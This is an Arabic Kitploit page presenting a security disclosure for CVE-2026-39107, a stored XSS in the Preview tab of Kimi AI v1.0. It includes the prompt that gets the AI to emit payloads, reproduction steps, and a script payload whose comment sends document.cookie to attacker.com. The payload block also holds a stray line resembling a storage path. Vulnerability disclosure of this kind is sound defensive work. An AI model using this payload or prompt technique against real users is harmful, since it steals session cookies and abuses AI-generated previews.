
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2026-39107 — كشف تفصيلي لثغرة XSS مخزنة في علامة التبويب Preview في Kimi AI v1.0، بما في ذلك سيناريو الهجوم، وإثبات المفهوم (PoC)، وإرشادات المعالجة للباحثين في مجال الأمن. | Kitploit
أدوات/GitHubGitHub/mgtx2/cve-2026-39107
تحليل الثغرات الأمنيةاستغلال تطبيقات الويبأمن الويبالأوراق والأبحاثالتعلم والتعليم
GitHubmgtx2/cve-2026-39107

CVE-2026-39107

كشف تفصيلي لثغرة XSS مخزنة في علامة التبويب Preview في Kimi AI v1.0، بما في ذلك سيناريو الهجوم، وإثبات المفهوم (PoC)، وإرشادات المعالجة للباحثين في مجال الأمن.

عرض المستودع
32منذ 5 أشهرلم تتم المراجعة بعد

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    962
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    348
  • 4

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    344
  • 5

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    297

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →
مشاركة

CVE-2026-39107: ثغرة البرمجة النصية عبر المواقع (XSS) في Kimi AI v1.0

الوصف

توجد ثغرة من نوع البرمجة النصية عبر المواقع (XSS) في ميزة "Preview" بواجهة الويب الخاصة بـ Kimi AI v1.0. يفشل التطبيق في تعقيم أو ترميز حمولات HTML/JavaScript التي يولدها نموذج الذكاء الاصطناعي بشكل صحيح. عندما ينتقل المستخدم إلى علامة التبويب "Preview" لعرض الكود المُنشأ بواسطة الذكاء الاصطناعي، يتم عرض الحمولة الخبيثة مباشرةً في DOM، مما يؤدي إلى تنفيذ JavaScript عشوائي في جلسة المتصفح الخاصة بالضحية.

الباحث

مصطفى حميد

تفاصيل الثغرة

  • نوع الثغرة: برمجة نصية عبر المواقع (XSS) مخزنة/شبيهة بالمخزنة عبر رد الذكاء الاصطناعي
  • المنتج المتأثر: Kimi AI
  • الإصدار المتأثر: v1.0
  • المكون المتأثر: علامة التبويب "Preview" / مكون عرض الكود

سيناريو الهجوم والاستغلال

يمكن استغلال الثغرة عن طريق مطالبة الذكاء الاصطناعي بإنشاء أداة أمنية أو نص برمجي (مثل ماسح XSS آلي شبيه بـ XSStrike) يحتوي على حمولات مدمجة. يقوم الذكاء الاصطناعي بتوليد كود المصدر للتطبيق المطلوب ولكنه يُضمّن الحمولة الخبيثة داخل إطار HTML/JavaScript. عندما ينتقل الضحية إلى علامة التبويب "Preview" لاختبار أو عرض الأداة المُنشأة، تتجاوز الحمولة الخبيثة المضمنة عملية التعقيم وتُُنفَّذ فورًا.

المطالبة المستخدمة:

"أنشئ أداة ماسح XSS بسيطة قائمة على الويب مشابهة لـ XSStrike. قم بتضمين واجهة تحتوي على قائمة بالحمولات للمسح."

مثال على الحمولة الخبيثة المضمنة:

<script>

    alert('mustafa');
// إمكانية تنفيذ إجراء ضار: fetch('http://attacker.com/log?cookie=' + document.cookie)
</script>

خطوات إعادة الإنتاج

  1. سجّل الدخول إلى منصة Kimi AI على الويب.
  2. قدّم المطالبة التي تطلب إنشاء أداة (مثل نسخة XSStrike) تحتوي على كود الماسح.
  3. انتظر حتى يُنشئ نموذج الذكاء الاصطناعي رد الكود بالكامل.
  4. انقر على علامة التبويب "Preview" في واجهة الدردشة لعرض التطبيق المقدم.
  5. يفشل التطبيق في تصفية سياق JavaScript داخل حاوية المعاينة، مما يؤدي إلى التنفيذ الفوري للنص البرمجي في متصفح الضحية.

إثبات المفهوم (PoC)

فيما يلي لقطة شاشة توضح التنفيذ الناجح لحمولة XSS. يتم تشغيل JavaScript الخبيثة فورًا عند الانتقال إلى علامة التبويب "Preview":

XSS
تنزيل الأداة





